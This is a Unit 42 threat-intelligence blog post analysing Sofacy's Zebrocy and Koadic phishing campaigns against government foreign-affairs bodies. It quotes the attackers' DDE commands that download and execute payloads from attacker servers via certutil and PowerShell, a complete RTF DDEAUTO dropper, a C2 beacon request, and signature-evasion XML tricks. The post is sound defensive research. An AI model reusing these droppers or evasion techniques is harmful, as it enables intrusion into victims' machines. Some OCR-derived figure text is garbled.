Sofacy Group’s Parallel Attacks

researchcenter.paloaltonetworks.com/2018/06/unit42-sofacy-groups-parallel-attacks/

Bryan Lee, Robert Falcone June 6, 2018

By Bryan Lee and Robert Falcone

June 6, 2018 at 5:00 AM

Category: Unit 42

Tags: AutoIT, Carberp, DealersChoice, Ministry of Foreign Affairs, Sofacy, Zebrocy

This post is also available in: 日本語 (Japanese)

Summary

The Sofacy group remains a persistent global threat. Unit 42 and others have shown in the first half of 2018 how this threat actor group continues to target multiple organizations throughout the world with a strong emphasis on government, diplomatic and other strategic organizations primarily in North America and Europe.
Following up our most recent Sofacy research in February and March of 2018, we have found a new campaign that uses a lesser known tool widely attributed to the Sofacy group called Zebrocy. Zebrocy is delivered primarily via phishing attacks that contain malicious Microsoft Office documents with macros as well as simple executable file attachments. This

third campaign is consistent with two previously reported attack campaigns in terms of targeting: the targets were government organizations dealing with foreign affairs. In this case however the targets were in different geopolitical regions.

An interesting difference we found in this newest campaign was that the attacks using Zebrocy cast a far wider net within the target organization: the attackers sent phishing emails to a an exponentially larger number of individuals. The targeted individuals did not follow any significant pattern, and the email addresses were found easily using web search engines. This is a stark contrast with other attacks commonly associated with the Sofacy group where generally no more than a handful of victims are targeted within a single organization in a focus-fire style of attack.

In addition to the large number of Zebrocy attacks we discovered, we also observed instances of the Sofacy group leveraging the Dynamic Data Exchange (DDE) exploit technique previously documented by McAfee. The instances we observed, however, used the DDE exploit to deliver different payloads than what was observed previously. In one instance the DDE attack was used to deliver and install Zebrocy. In another instance, the DDE attack was used to deliver an open-source penetration testing toolkit called Koadic. The Sofacy group has leveraged open source or freely available tools and exploits in the past but this is the first time that Unit 42 has observed them leveraging the Koadic toolkit.

Links to previous attacks

In our February report, we discovered the Sofacy group using Microsoft Office documents with malicious macros to deliver the SofacyCarberp payload to multiple government entities. In that report, we documented our observation that the Sofacy group appeared to use conventional obfuscation techniques to mask their infrastructure attribution by using random registrant and service provider information for each of their attacks. In particular, we noted that the Sofacy group deployed a webpage on each of the domains. This is odd because attackers almost never set up an actual webpage on adversary C2 infrastructure. Even stranger, each webpage contained the same content within the body. Since that report, we continued our research into this oddity. Using this artifact, we were able to pivot and discover another attack campaign using the DealersChoice exploit kit with similar victimology to what we saw in February. Continuing to use this artifact, we discovered another domain with the same content body, supservermgr[.]com. This domain was registered on December 20, 2017 and within a few days was resolving to 92.222.136[.]105, which belonged to a well-known VPS provider often used by the Sofacy group.

Unfortunately, at the time of collection, the C2 domain had been sinkholed by a third party. Based on dynamic and static analysis of the malware sample associated with the supservermgr[.]com domain however, we were able to determine several unique artifacts which allowed us to expand our dataset and discover additional findings. First, we determined the sample we collected, d697160ae… was attempting to communicate to its C2 at hxxp://supservermgr[.]com/sys/upd/pageupd.php to retrieve a Zebrocy AutoIT downloader. Because the domain had been sinkholed, this activity could not be completed. However, we were able determine a unique, hard-coded user agent used for the C2 communications:

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; InfoPath.1)

Using AutoFocus, we pivoted from the user agent string to expand our data set to three additional Zebrocy samples using the exact same user agent. This led us to additional infrastructure for Zebrocy at 185.25.51[.]198 and 185.25.50[.]93. At this point we had collected nearly thirty samples of Zebrocy in relation to the original sample and its associated C2 domain. Additional pivoting based on artifacts unique to this malware family expanded our dataset to hundreds of samples used over the last several years. Most of the additional samples were the Delphi and AutoIT variants as reported by ESET. However, several of the collected samples were a C++ variant of the Zebrocy downloader tool. In addition, we discovered evidence of a completely different payload in Koadic being delivered as well. Also, we found the IP address 185.25.50[.]93 hosting C2 services for a Delphi backdoor that ESET's report states is the final stage payload for these attacks.
A Maltego chart diagramming the relational analysis we performed is below:



185.25.50.93
dcc79262d318874ead4ea331dffe0eea...
Mozilla/5.0 (Windows NT 6.1; WOW...
df34e695edd1f33c1162e09cbf11ea5a...
4275c3766aef1d8ae75f0f0cd3adb683...
0e1edebde3753798e93316aebd086a68...
9260b9a12add49ccda19f3aaeb0e1d08...
dba5ab65a24be522147 36bc1a5bc9849...
Mozilla/4.0 (compatible; MSIE 6....
superservermgr.com
d697160aecf152a81a89a6b5a7d9e1b8...
Zebrocy
25f0d1cbcc53d8cfd6d848e12895ce37...
Mozilla v5.1 (Windows NT 6.1; rv...
220.158.216.127
3d5676a220a2c3843d2a7d6f4eafd192...
dde74fa03f5f99137eddebefddb12814...
115fd8c619fa173622c7a1e84efdf0fe...
8cf3bc2bf36342e844e9c8108393562 5...
019010e8ec726dc3992390 3cf16691ca...
185.25.51.198
97262e87124e7541b48ecf4558c233f...
86.106.131.177
Koadic

Figure 1 Visualization of relationships

Please note this is not a comprehensive chart of all Zebrocy and Koadic samples we were able to collect. Only samples mentioned or relevant to the relational analysis have been included.
From the 185.25.50[.]93 C2 IP, we discovered another hard-coded user agent being used by

Zebrocy:
Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.3.8 (WinHTTP/5.1) like Gecko
We observed several samples of Zebrocy using this user agent targeting the foreign affairs ministry of a large Central Asian nation. Pivoting off of this artifact provided us additional Zebrocy samples. One sample in particular, cba5ab65a… used yet another unique user agent string in combination with the previous user agent for its C2:
Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1
A malware sample using two separate unique user agent strings is uncommon. A closer examination of the tool revealed the second user agent string was from a secondary payload that was retrieved by the cba5ab65a… sample. Pivoting from the Mozilla v5.1 user agent revealed over forty additional Zebrocy samples, with several again targeting the same Central Asian nation. Two samples specifically, 25f0d1cbc… and 115fd8c61… provided additional artifacts we were able to pivot from to discover weaponized documents to deliver Zebrocy as well as a Koadic.
Examining the use of the unique user agents' strings over time shows that while previously only the Mozilla/5.0 user agent was in use, since mid 2017 all three user agent strings have been used by the Zebrocy tool for its C2 communications.






Figure 2 Timeline of User Agents

DDE Documents
The two weaponized documents we discovered leveraging DDE were of particular interest due to victimology and a change in tactics.
While examining 25f0d1cbc…, we were able to pivot from its C2 220.158.216[.]127 to gather additional Zebrocy samples as well as a weaponized document. This document (85da72c7d…) appears to have been targeting a North American government organization dealing with foreign affairs. It leveraged DDE to retrieve and install a payload onto the victim host. A decoy document is deployed in this attack, with the contents purporting be a publicly available document from the United Nations regarding the Republic of Uzbekistan.



This document contains fields that may refer to other files. Do you want to update the fields in this document?

Figure 3 Example of delivery document



United Nations

A/72/697

General Assembly

Original: English

Seventy-second session
Agenda item 19 (a)
Sustainable development: implementation of Agenda 21, the Programme for the Further Implementation of Agenda 21 and the outcomes of the World Summit Sustainable Development and of the United Nations Conference on Sustainable Development

Letter dated 14 Febryary 2018 from the Permanent Representative of Uzbekistan to the United Nations addressed to the Secretary-General

I have the honour to convey to you information on the measures taken by the Government of Uzbekistan on the implementation of the 2030 Agenda for Sustainable Development (see annex).

I would appreciate your having the present letter and its annex circulated as a document of the General Assembly.

(*Signed*) Bakhtiyor **Ibragimov**

18-00529 (E) 150118 190118
1800529

Please recycle

Figure 4 Lure image used

The creator of the weaponized document appended their DDE instructions to the end of the document after all of the decoy contents. When the document is opened in Word, the instructions are not immediately visible, as Word does not display these fields contents by default. As you can see in the following screenshot, simply attempting to highlight the lines in which the DDE instructions reside does not display them.



On the whole, the consistent implementation of reforms in Uzbekistan should assist in the achievement of the Goals outlined in the 2030 Agenda for Sustainable Development, improve public welfare and address pressing social and economic challenges facing the country.

Figure 5 Hidden DDE commands

Enabling the “Toggle Field Codes” feature reveals the DDE instructions to us and shows that the author had set instructions to size 1 font and with a white coloring. The use of a white font coloring to hide contents within a weaponized document is a technique we had previously reported being used by the Sofacy group in a malicious macro attack.
The DDE instructions attempt to run the following the following command on the victim host, which attempts to download and execute a payload from a remote server:


```
C:\\Programs\\Microsoft\\MSOffice\\Word.exe\\..\\..\\..\\..\\Windows\\
System32\\rundll32.exe
C:\\Windows\\System32\\shell32.dll,ShellExec_RunDLL
C:\\Windows\\System32\\cmd.exe /k certutil -urlcache -split -f
hxxp://220.158.216[.]127/MScertificate.exe & MScertificate.exe"
```

During our analysis, we observed this DDE downloading and executing a Zebrocy AutoIt downloader (f27836430…), configured to attempt to download an additional payload from 220.158.216[.]127. The DDE instructions also included another command that it did not run, which suggests it is an artifact of a prior version of this delivery document. The following shows this unused command, which exposed an additional server within Sofacy’s infrastructure would download and execute an encoded PowerShell script from 92.114.92[.]102:

```
C:\\Programs\\Microsoft\\MSOffice\\Word.exe\\..\\..\\..\\..\\Windows\\
System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W
hidden $e=(New-Object
System.Net.webClient).downloadString('hxxp://92.114.92[.]102:80/d');po
wershell -enc $e #
```

The unused command above appears to be related to previous attacks, specifically attacks that occurred in November 2017 as discussed by McAfee and ESET. The payload delivered in these November 2017 attacks using DDE enabled documents was SofacyCarberp, which differs from the Zebrocy downloader delivered in the February 2018 attacks.
115fd8c61… was another Zebrocy sample we were able to pivot from by gathering additional samples connecting to its C2 86.106.131[.]177. The additional samples targeted the same

large Central Asian nation state as previously mentioned but more interestingly, one of the samples was a weaponized document also leveraging DDE and containing a non-Zebrocy payload. The payload turned out to be an open source penetration test toolkit called Koadic. It is a toolkit similar to Metasploit or PowerShell Empire and is freely available to anyone on Github.


8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c86ff [Compatibility Mode] - Word

Microsoft Word

This document contains links that may refer to other files. Do you want to update this document with the data from the linked files?

Show Help >>

Yes No

8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c...: 182 characters (an approximate value).

Figure 6 Example of delivery document

The RTF document (8cf3bc2bf...) was very small in size at 264 bytes, which can be seen in its entirety here:

```
{\rtf1{\field{\*\fldinst DDEAUTO "C:\\\\WIndowS\\\\SYsTem32\\\\cMD.eXe
" "/C POWErsHELl.eXE  -ex     BypaSs  -NOP -w      HIdDen  (NEw-
oBjeCT SyStEm.NET.weBCLiENT).dowNloADFILe(
'hxxp://86.106.131[.]177/link/GRAPH.EXE'
  ,       '%apPDAtA%\graph.exe'   )   ;       saps
     '%Appdata%\graph.exe'"}}}
```

The contents above use the DDE functionality in Microsoft Word to run a PowerShell script to download the Koadic payload from a remote server, save it as an executable file on the system and then execute the payload.

Conclusion

The Sofacy group continues their targeted attack campaigns in 2018. As mentioned in this blog, Sofacy is carrying out parallel campaigns to attack similar targets around the world but with different toolsets. The Zebrocy tool associated with this current strain of attacks is constructed in several different forms based on the programming language the developer chose to create the tool. We have observed Delphi, AutoIt, and C++ variants of Zebrocy, all of which are related not only in their functionality, but also at times by chaining the variants together in a single attack. These attacks are still largely perpetrated via spear phishing campaigns, whether via simple executable attachments in hopes that a victim will launch the file to using a previously observed DDE exploitation technique.

Palo Alto Networks customers are protected from Zebrocy and Koadic attacks by:

- All known Zebrocy samples have a malicious verdict in WildFire
- AutoFocus customers can track this campaign with the following Tags:
    - Zebrocy
    - Koadic

Appendix

Zebrocy C++ Variant

On February 19, 2018, we saw a spear phishing email sent to a foreign affairs organization within a Central Asian country, which attempted to delivered an attached Zebrocy downloader (5b5e80f63...) written in the Delphi programming language. This downloader obtained a second downloader, which in this case was very similar in functionality but was written in C++ instead of Delphi.

This variation of the Zebrocy downloader begins by gathering the serial number for the storage volume with the label "C:\" and the computer name. It then creates an invisible window (0x0 pixel) in the bottom right corner of the screen, which will call the main function of the Trojan.

The main function of the Trojan interacts with its configured C2 server to obtain additional code to execute. The main function gets pertinent strings to communicate with its C2 by calling a sub-function with a specific number that the sub-function uses as a case within a switch statement to decrypt the desired string. For instance, here are the resulting decrypted strings from each of the case statements (dd7e69e1...):

Case - String decrypted
1 - 185.25.50[.]93
2 - POST http://185.25.50[.]93/syshelp/kd8812u/protocol.php HTTP/1.1\r\nHost: 185.25.50[.]93\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length:
3 - porg=
4 - Content-Length:

The Trojan uses raw sockets to communicate with its C2 server and uses the decrypted string above to create HTTP requests. It starts by calling this specific sub-function with an argument of 1 to get the IP address for the C2 to connect. It then calls the subfunction with the argument of 2 to get the string that it will use as the HTTP POST request. The main function then calls the subfunction with the argument 3 to get the POST data parameter (“porg”) along with the volume serial number and computer name and will send this data to the C2 via the HTTP POST request. The resulting HTTP POST request looks like the following:

```
POST http://185.25.50[.]93/syshelp/kd8812u/protocol.php HTTP/1.1
Host: 185.25.50[.]93
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
porg=44908AE0524f422d
```

We have not seen a C2 server respond to our requests during our analysis, however, we do know how the Trojan will parse the C2's response for specific data.
-1 - Deletes the buffer and exits the Trojan.
009 - Deletes the buffers and exits the Trojan.
If neither of the above values are found at the beginning of the HTTP response, the Trojan checks the C2 response for the ASCII representation of hexadecimal bytes. The Trojan will convert these hexadecimal bytes to their binary values and write them to a file and will run the file using the "open" function using the ShellExecuteW API function.
We have seen the following HTTP POST parameters within the Zebrocy C++ samples:
porg
structOne
oq
volume

DDE Details

The author of the DDE document used in the February 2018 attacks used some obfuscation techniques in an attempt to evade detection. First, the DDE instructions heavily rely on the QUOTE field, which converts decimal values to their ASCII equivalent character. Also, the author capitalized the “E” in the “dde” command to evade case sensitive signatures. Lastly, the author bolded the “dd” characters within the “dde” command, which breaks the string up within the XML of the DOCX file (word/document.xml) to make signature development difficult, as seen here:

```
<w:r w:rsidRPr="00E84CED">
  <w:rPr>
    <w:b/>
    <w:noProof/>
    <w:color w:themeColor="background1" w:val="FFFFFF"/>
    <w:sz w:val="2"/>
    <w:szCs w:val="2"/>
  </w:rPr>
  <w:instrText>dd</w:instrText>
</w:r>
<w:r w:rsidRPr="00E84CED">
  <w:rPr>
    <w:color w:themeColor="background1" w:val="FFFFFF"/>
    <w:sz w:val="2"/>
    <w:szCs w:val="2"/>
  </w:rPr>
  <w:instrText xml:space="preserve">E </w:instrText>
</w:r>
```

